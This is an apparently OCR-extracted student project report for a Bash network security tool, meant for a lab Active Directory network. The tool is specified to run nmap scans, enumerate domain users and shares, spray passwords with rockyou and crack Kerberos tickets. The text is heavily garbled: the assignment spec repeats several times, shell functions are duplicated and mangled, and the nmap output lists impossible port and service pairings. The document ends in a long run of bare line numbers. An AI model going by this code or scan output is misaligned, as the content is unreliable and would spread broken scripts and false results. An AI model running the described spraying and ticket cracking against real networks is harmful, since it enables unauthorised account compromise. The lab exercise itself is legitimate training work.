

PROJECT: NETWORK SECURITY

JMagen773630.s17.nx305.pdf

Network Security Project

Nissim Atar s17

JMagen773630

1.1. Prompt the user to enter the target network range for scanning.

Project Structure

1. Getting the User Input

1.1. Prompt the user to enter the target network range for scanning.

- 1.2. Ask for the Domain name and Active Directory (AD) credentials.
- 1.3. Prompt the user to choose a password list, defaulting to Rockyou if none is specified.
- 1.4. Require the user to select a desired operation level (Basic, Intermediate, Advanced or None) for each mode: Scanning, Enumeration, Exploitation. **Note:** Selection of a higher level automatically encompasses the capabilities of the preceding levels.

2. Scanning Mode

- 2.1. **Basic:** Use the `-Pn` option in Nmap to assume all hosts are online, bypassing the discovery phase.
- 2.2. **Intermediate:** Scan all 65535 ports using the `-p-` flag.
- 2.3. **Advanced:** Include UDP scanning for a thorough analysis.

3. Enumeration Mode

3.1. Basic:

- 3.1.1. Identify services (`-sv`) running on open ports.
- 3.1.2. Identify the IP Address of the Domain Controller.
- 3.1.3. Identify the IP Address of the DHCP server.

3.2. Intermediate:

- 3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
- 3.2.2. Enumerate shared folders.
- 3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

3.3. Advanced (Only If AD credentials were entered):

- 3.3.1. Extract all users.
- 3.3.2. Extract all groups.
- 3.3.3. Extract all shares.
- 3.3.4. Display password policy.
- 3.3.5. Find disabled accounts.
- 3.3.6. Find never-expired accounts.
- 3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

- 4.1. **Basic:** Deploy the NSE vulnerability scanning script.
- 4.2. **Intermediate:** Execute domain-wide password spraying to identify weak credentials.
- 4.3. **Advanced:** Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results

- 5.1. For every execution, save the output in a PDF file.

```
... Network Range: 192.168.132.0/24
... AD Domain: mydomain.local ...
... AD User: Tabuser?
... Output Dir Name: None ...
... Password List: default - rockyou ...
... Scanning Mode: Basic / Intermediate / Advanced / Off ...
... Exploit Mode: Basic / Intermediate / Advanced / Off ...
... Type the number to execute: ...
1 - Install needed apps (will skip installation if not needed)
2 - Check if I'm anonymous
3 - Enter/Change Network Range
4 - Insert domain name and Active Directory credentials
5 - Scanning mode: Advanced (type 6 to switch)
6 - Use NSE scripts (type 7 to switch)
7 - Enumeration mode: Basic (type 8 to switch)
8 - Exploit mode: Basic (type 9 to switch)
9 - Execute
10 - Password list options
11 - Search output
12 - Exit

NSE [!] Preparation
Timestamp : 2025/09/11_06:05:34
Network Range : 192.168.132.0/24
Output Dir : 11-9-nmap/run_20250911_06:05:34

File Actions Edit View Help
File Actions Edit View Help
Nmap
... Network Range: None ...
... AD Domain: None ...
... AD User: None ...
... Output Dir Name: None ...
... Password List: default - rockyou ...
... Scanning Mode: Basic / Intermediate / Advanced / Off ...
... Enumeration Mode: Basic / Intermediate / Advanced / Off ...
... Exploit Mode: Basic / Intermediate / Advanced / Off ...
... Type the number to execute: ...
1 - Install needed apps (will skip installation if not needed)
2 - Check if I'm anonymous
3 - Enter/Change Network Range
4 - Insert domain name and Active Directory credentials
5 - Scanning mode: Basic (type 6 to switch)
6 - Use NSE scripts (type 7 to switch)
7 - Enumeration mode: Basic (type 8 to switch)
8 - Exploit mode: Basic (type 9 to switch)
9 - Execute
10 - Password list options
11 - Search output
12 - Exit

Please type a network range in CIDR notation (e.g. 192.168.0.0/24) (type "back" to ...
26.33.66.10
[!] Please re-enter range - please try again. For example: 192.168.0.0/24
Please type a network range in CIDR notation (e.g. 192.168.0.0/24) (type "back" to ...
192.168.132.0/24

01.1. Function - set address and validate
# Enter output directory, have validate
# Enter input ip prefix valid
local setvars
# PORT ONE: 0..65535 (NN Limited to 8..255)
local setoutput
# Allow user to return without changes
case $1 in
    h|help)
        usage
        exit 0
    ;;
    n|network)
        echo "[-] Network range in CIDR notation (e.g. 192.168.0.0/24) (type 'back' to go back)@"
        read -r network
        if [[ $network =~ ^([0-9]{1,3}\.){3}[0-9]{1,3}([0-9]{1,2}){2}$ ]]; then
            echo "[-] Network range entered: $network"
        else
            echo "[-] Invalid network range @ please try again."
            exit 1
        fi
    ;;
    s|script)
        if [[ $script == "script" || $script == "script.sh" ]]; then
            ./script
        else
            echo "[-] Invalid script name @ please try again."
            exit 1
        fi
    ;;
    d|domain)
        if [[ $domain == "domain" || $domain == "domain.com" ]]; then
            ./domain
        else
            echo "[-] Invalid domain name @ please try again."
            exit 1
        fi
    ;;
    u|user)
        if [[ $user == "user" || $user == "user.txt" ]]; then
            ./user
        else
            echo "[-] Invalid user name @ please try again."
            exit 1
        fi
    ;;
    a|all)
        if [[ $all == "all" || $all == "all.txt" ]]; then
            ./all
        else
            echo "[-] Invalid all name @ please try again."
            exit 1
        fi
    ;;
    v|version)
        echo "[-] Version: 1.0.0.1 - Network Security Scanner"
        exit 0
    ;;
    *) echo "[-] Invalid argument @ please try again." >> log.txt
        exit 1
    ;;
esac

01.2. Function - get address and validate
# Enter output directory, have validate
# Enter input ip prefix valid
local setvars
# PORT ONE: 0..65535 (NN Limited to 8..255)
local setoutput
# Allow user to return without changes
case $1 in
    h|help)
        usage
        exit 0
    ;;
    n|network)
        echo "[-] Network range in CIDR notation (e.g. 192.168.0.0/24) (type 'back' to go back)@"
        read -r network
        if [[ $network =~ ^([0-9]{1,3}\.){3}[0-9]{1,3}([0-9]{1,2}){2}$ ]]; then
            echo "[-] Network range entered: $network"
        else
            echo "[-] Invalid network range @ please try again."
            exit 1
        fi
    ;;
    s|script)
        if [[ $script == "script" || $script == "script.sh" ]]; then
            ./script
        else
            echo "[-] Invalid script name @ please try again."
            exit 1
        fi
    ;;
    d|domain)
        if [[ $domain == "domain" || $domain == "domain.com" ]]; then
            ./domain
        else
            echo "[-] Invalid domain name @ please try again."
            exit 1
        fi
    ;;
    u|user)
        if [[ $user == "user" || $user == "user.txt" ]]; then
            ./user
        else
            echo "[-] Invalid user name @ please try again."
            exit 1
        fi
    ;;
    a|all)
        if [[ $all == "all" || $all == "all.txt" ]]; then
            ./all
        else
            echo "[-] Invalid all name @ please try again."
            exit 1
        fi
    ;;
    v|version)
        echo "[-] Version: 1.0.0.1 - Network Security Scanner"
        exit 0
    ;;
    *) echo "[-] Invalid argument @ please try again." >> log.txt
        exit 1
    ;;
esac
```

1.2. Ask for the Domain name and Active Directory (AD) credentials.

Project Structure

1. Getting the User Input

1.1. Prompt the user to enter the target network range for scanning.

1.2. Ask for the Domain name and Active Directory (AD) credentials.

1.3. Prompt the user to choose a password list, defaulting to Rockyou if none is specified.

1.4. Require the user to select a desired operation level (Basic, Intermediate, Advanced or None) for each mode: Scanning, Enumeration, Exploitation. **Note:** Selection of a higher level automatically encompasses the capabilities of the preceding levels.

2. Scanning Mode

2.1. **Basic:** Use the `-Pn` option in Nmap to assume all hosts are online, bypassing the discovery phase.

2.2. **Intermediate:** Scan all 65535 ports using the `-P` flag.

2.3. **Advanced:** Include UDP scanning for a thorough analysis.

3. Enumeration Mode

3.1. Basic:

3.1.1. Identify services (`-sV`) running on open ports.

3.1.2. Identify the IP Address of the Domain Controller.

3.1.3. Identify the IP Address of the DHCP server.

3.2. Intermediate:

3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.

3.2.2. Enumerate shared folders.

3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

3.3. Advanced (Only if AD credentials were entered):

3.3.1. Extract all users.

3.3.2. Extract all groups.

3.3.3. Extract all shares.

3.3.4. Display password policy.

3.3.5. Find disabled accounts.

3.3.6. Find never-expired accounts.

3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode


4.1. **Basic:** Deploy the NSE vulnerability scanning script.

4.2. **Intermediate:** Execute domain-wide password spraying to identify weak credentials.

4.3. **Advanced:** Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results

5.1. For every execution, save the output in a PDF file.



```
project4.7.sh x
[...]
Network Range: 192.168.132.0/24
...
AD Domain: none
...
Output Dir Name: 11-9_rum1
...
Password List: Default - rockyou
...
Enumeration Mode:Basic/Intermediate/Advanced/off
...
Exploitation Mode:Basic/Intermediate/Advanced/off
...
1 - Install needed apps (will skip installation if not needed)
2 - Check if I'm anonymous
3 - Enter/Change Network Range
4 - Enter/Change Output Name
5 - Insert domain name and Active Directory credentials
6 - Scanning mode: Advanced (type 6 to switch)
7 - Enumeration mode: Basic (type 7 to switch)
8 - Exploitation mode: Advanced (type 8 to switch)
9 - Execute
10 - Password list options
11 - Search output
12 - Exit
[Step 1/7] Preparation
Timestamp : 20250911_063534
Network Range : 192.168.132.0/24
Output Dir : 11-9_rum1/run/20250911_063534
[...]
[ kali@kali:~/Desktop/NetworkSecurity ]$ ./project4.7.sh
[...]
i 1.2 function: insert domain & creds
INSERTAD() {
    local LOCALNAME=$1${#LOCALNAME} NC=$2${#NC}
    read -r DOMAIN_NAME
    echo -e "$1${#YELLOW}Enter Active Directory domain name (e.g. corp.local):$NC"
    read -r AD_USER
    echo -e "$1${#YELLOW}Enter AD username:$NC"
    read -r AD_PASS
    echo

    log_message "#! domain set to $DOMAIN_NAME; user $AD_USER"
    echo -e "$1${#YELLOW}AD settings updated:$NC"
    _press_key "Press any key to continue"
}

# Choosing output directory name
OutputDirName() {
    local dir choice
    while true; do
        # 1. Ask for preferred directory name
        echo -e "$1${#Magenta}Please insert your preferred name for the directory:$NC"
        read -r dir
        [...]
        # 2. Check if it already exists
        if [ ! -d "$dir" ]; then
            echo -e "$1${#Yellow}directory with that name already exists.$NC"
            echo -e "$1${#Yellow}Keeping the chosen name will save output in the existing directory.$NC"
            while true; do
                echo -e "$1${#Yellow}Would you like to choose another name? (Y/N):$NC"
                read -r choice
                case "$choice" in
                    Y|y|Yes|yes)
                        # loop back to ask for a new name
                        break
                    ;;
                    N|n|No|no)
                        # Accept existing name and set OUTPUT
                        OUTPUT="$dir"
                        return
                    ;;
                    *)
                        echo -e "$1${#Yellow}Wrong input. please try again:$NC"
                esac
            done
        else
            # if user chose to pick another name, outer loop repeats
            [...]
        fi
    done
}
done
# if user chose to pick another name, outer loop repeats
else
    # directory doesn't exist, accept it
    OUTPUT="$dir"
    break
fi
done
[ kali@kali:~/Desktop/NetworkSecurity ]$ ./project4.7.sh
[...]
```

1.3. Prompt the user to choose a password list, defaulting to `Rockyou` if none is specified.

Project Structure

1. Getting the User Input

- 1.1. Prompt the user to enter the target network range for scanning.
 - 1.2. Ask for the Domain name and Active Directory (AD) credentials.
 - 1.3. Prompt the user to choose a password list, defaulting to RockYou if none is specified.
 - 1.4. Require the user to select a desired operation level (Basic, Intermediate, Advanced or for each mode: Scanning, Enumeration, Exploitation). **Note:** Selection of a higher level automatically encompasses the capabilities of the preceding levels.

2. Scanning Mode

- 2.1. **Basic:** Use the **-Pn** option in Nmap to assume all hosts are online, bypassing the discovery phase.
 - 2.2. **Intermediate:** Scan all 65535 ports using the **-p-** flag.
 - 2.3. **Advanced:** Include UDP scanning for a thorough analysis.

3. Enumeration Mode

3.1. Basic:

- 3.1.1. Identify services (-sV) running on open ports.
 - 3.1.2. Identify the IP Address of the Domain Controller.
 - 3.1.3. Identify the IP Address of the DHCP server.

3.2. Intermediate:

- 3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
 - 3.2.2. Enumerate shared folders.
 - 3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

3.3. Advanced (Only if AD credentials were entered):

- 3.3.1. Extract all users.
 - 3.3.2. Extract all groups.
 - 3.3.3. Extract all shares.
 - 3.3.4. Display password policy.
 - 3.3.5. Find disabled accounts.
 - 3.3.6. Find never-expired accounts.
 - 3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

- 4.1. **Basic:** Deploy the NSE vulnerability scanning script.
 - 4.2. **Intermediate:** Execute domain-wide password spraying to identify weak credentials.
 - 4.3. **Advanced:** Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results

- 5.1. For every execution, save the output in a PDF file.

1.4. Require the user to select a desired operation level (Basic, Intermediate, Advanced or None) for each mode: Scanning, Enumeration, Exploitation. Note: Selection of a higher level automatically encompasses the capabilities of the preceding levels.

Project Structure

1. Getting the User Input

- 1.1. Prompt the user to enter the target network range for scanning.
- 1.2. Ask for the Domain name and Active Directory (AD) credentials.
- 1.3. Prompt the user to choose a password list, defaulting to Rockyou if none is specified.
- 1.4. Require the user to select a desired operation level (Basic, Intermediate, Advanced or None) for each mode: Scanning, Enumeration, Exploitation. **Note:** Selection of a higher level automatically encompasses the capabilities of the preceding levels.

2. Scanning Mode

- 2.1. **Basic:** Use the **-Pn** option in Nmap to assume all hosts are online, bypassing the discovery phase.
- 2.2. **Intermediate:** Scan all 65535 ports using the **-p-** flag.
- 2.3. **Advanced:** Include UDP scanning for a thorough analysis.

3. Enumeration Mode

- 3.1. **Basic:**
 - 3.1.1. Identify services (**-sv**) running on open ports.
 - 3.1.2. Identify the IP Address of the Domain Controller.
 - 3.1.3. Identify the IP Address of the DHCP server.

3.2. Intermediate:

- 3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
- 3.2.2. Enumerate shared folders.
- 3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

3.3. Advanced (Only if AD credentials were entered):

- 3.3.1. Extract all users.
- 3.3.2. Extract all groups.
- 3.3.3. Extract all shares.
- 3.3.4. Display password policy.
- 3.3.5. Find disabled accounts.
- 3.3.6. Find never-expired accounts.
- 3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

- 4.1. **Basic:** Deploy the NSE vulnerability scanning script.
- 4.2. **Intermediate:** Execute domain-wide password spraying to identify weak credentials.
- 4.3. **Advanced:** Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

```

... Network Range: 192.168.132.0/24 ...
... AD Domain: mydomain.local ...
... AD User: labuser@ ...
... Output Dir Name: 192-168-132-0-24-output ...
... Scanning Mode: Basic/Intermediate/Advanced/OFF ...
... Enumeration Mode: Basic/Intermediate/Advanced/OFF ...
... Exploitation Mode: Basic/Intermediate/Advanced/OFF ...

1 - Install needed apps (will skip installation if not needed)
2 - Check if I'm anonymous
3 - Enter/Change Network Range
4 - Change output directory name
5 - Insert domain name and Active Directory credentials
6 - Select operation mode (Type 6 to switch)
  Use the -Pn option in Nmap to assume all hosts are online, bypassing discovery.
  Scan all 65535 ports using the -p- flag.
  Include UDP scanning for a thorough analysis.
7 - Enumeration mode: Advanced (Type 7 to switch)
  Identifies services on open ports, domain-controller IP and DHCP-server IP.
  Enumerates key services (FTP, SSH, SMB, WinRM, LDAP, RDP) and shared folders.
  Extracts domain users, shares, shows password policy, finds disabled/never-expired ac-
  counts and Domain Admins.
  (Available only if AD credentials entered)
8 - Exploitation mode: Basic (Type 8 to switch)
  Deploy the NSE vulnerability scanning script.
  Execute domain-wide password spraying to identify weak credentials.
  Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

10 - Password list options
11 - Search output
12 - Exit

[Step 1/7] Preparation
Timestamp : 20250901_063524
Network Range : 192.168.132.0/24
Output dir : /kali-9-root/run/_20250901_063524

[+] kali㉿kali:~/Desktop/Network Security
File Actions Edit View Help
... MENU ...
... Network Range: 192.168.132.0/24 ...
... AD Domain: mydomain.local ...
... AD User: labuser@ ...
... Output Dir Name: 192.168.132.0-24_output ...
... Password List: Default - rockyou ...
... Scanning Mode: Basic/Intermediate/Advanced/OFF ...
... Enumeration Mode: Basic/Intermediate/Advanced/OFF ...
... Exploitation Mode: Basic/Intermediate/Advanced/OFF ...
... Type the number to select...
1 - Install needed apps (will skip installation if not needed)
2 - Check if I'm anonymous
3 - Enter/Change Network Range
4 - Change output directory name
5 - Insert domain name and Active Directory credentials
6 - Scanning mode: Intermediate (Type 6 to switch)
  Use the -Pn option in Nmap to assume all hosts are online, bypassing discovery.
  Scan all 65535 ports using the -p- flag.
  Include UDP scanning for a thorough analysis.
7 - Enumeration mode: Basic (Type 7 to switch)
  Identifies services on open ports, domain-controller IP and DHCP-server IP.
  Enumerates key services (FTP, SSH, SMB, WinRM, LDAP, RDP) and shared folders.
  Extracts domain users, shares, shows password policy, finds disabled/never-expired ac-
  counts and Domain Admins.
  (Available only if AD credentials entered)
8 - Exploitation mode: Basic (Type 8 to switch)
  Deploy the NSE vulnerability scanning script.
  Execute domain-wide password spraying to identify weak credentials.
  Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

10 - Password list options
11 - Search output
12 - Exit

```

2. Scanning Mode

2.1. Basic: Use the -Pn option in Nmap to assume all hosts are online, bypassing the discovery phase.

Project Structure

1. Getting the User Input

1. Prompt the user to enter the target network range for scanning.
2. Ask for the Domain name and Active Directory (AD) credentials.
3. Prompt the user to choose a password list, defaulting to Rockyou if none is specified.
4. Require the user to select a desired operation level (Basic, Intermediate, Advanced or None) for each mode: Scanning, Enumeration, Exploitation. **Note:** Selection of a higher level automatically encompasses the capabilities of the preceding levels.

2. Scanning Mode

- 2.1. Basic: Use the -Pn option in Nmap to assume all hosts are online, bypassing the discovery phase.
- 2.2. Intermediate: Scan all 65535 ports using the -p- flag.
- 2.3. Advanced: Include UDP scanning for a thorough analysis.

3. Enumeration Mode

- 3.1. Basic:
- 3.1.1. Identify services (-sV) running on open ports.
 - 3.1.2. Identify the IP Address of the Domain Controller.
 - 3.1.3. Identify the IP Address of the DHCP server.

3.2. Intermediate:

- 3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
- 3.2.2. Enumerate shared folders.
- 3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

3.3. Advanced (Only if AD credentials were entered):

- 3.3.1. Extract all users.
- 3.3.2. Extract all groups.
- 3.3.3. Extract all shares.
- 3.3.4. Display password policy.
- 3.3.5. Find disabled accounts.
- 3.3.6. Find never-expired accounts.
- 3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

- 4.1. Basic: Deploy the NSE vulnerability scanning script.
- 4.2. Intermediate: Execute domain-wide password spraying to identify weak credentials.
- 4.3. Advanced: Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results

- 5.1. For every execution, save the output in a PDF file.

```
usage: crackmapexec [-h] [-t THREADS] [-c TIMEOUT] [-j JITTER INTERVAL]
crackmapexec: @(#) $OpenDHT: $Id: crackmapexec 2.6.9dfsg-1 (Jan 15 2015 02:30:57) $
Impacket v0.19.0.dev - Copyright Fortra, LLC and its affiliated companies
Version: 4.22.1-debian-4.22.1dfsg-1
v2.2.0
GNU Ensemble 1.6.5.00
[...]
[nmap] --appendoutput: 1 (Input: /tmp/nmap.txt) [Output: nmap.out]
[...]
[nmap] -Pn -T4 -v -n -r /tmp/nmap.out -oN /tmp/nmap_basic.txt 192.168.122.0/24
[...]
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-11 06:35 EDT
Nmap scan report for 192.168.122.1
Host is up (0.0001s latency).
All 1000 ports scanned and closed (no response).
Not shown: 1080 filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:0B:68 (VMware)

Nmap scan report for 192.168.122.2
Host is up (0.000045s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
53/tcp    open  Kerberos-sec
139/tcp   open  netbios-ssn
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ssdp
445/tcp   open  microsoft-ds
593/tcp   open  http-rpt-enumap
636/tcp   open  ldaps
22/tcp    open  ssh
22/tcp    open  ssh-enum
3269/tcp  open  globalcatd
3269/tcp  open  globalcatd
5985/tcp  open  wman
MAC Address: 00:0C:29:29:69:63 (VMware)

Nmap scan report for 192.168.122.12
Host is up (0.0001s latency).
Not shown: 972 closed tcp ports (reset)
PORT      STATE SERVICE
23/tcp    open  Ftp
23/tcp    open  telnet
23/tcp    open  telnet
23/tcp    open  rsh
23/tcp    open  rlogin
80/tcp    open  http
111/tcp   open  rpcbind
111/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
233/tcp   open  login
233/tcp   open  rlogind
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3396/tcp  open  mysql
5432/tcp  open  postgresql
5990/tcp  open  vnc
6000/tcp  open  X11
6067/tcp  open  irc

project147.sh x
953  MODE(execute){[...]
954      echo "Module Name" : $ModuleName
955      echo "Output Dir" : $outDir
956      echo "Scan Mode" : $SMode
957      echo "Enum Mode" : $EMode
958      echo "Exploit Mode" : $EMode
959      echo "Domain" : $DOMAIN_NAME"
960      echo "AD User" : $AD_USER
961      echo
962      } | tee -a "runulog"
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1797
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1897
1897
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2089
2090
2091
2092
2093
2094
2095
2096
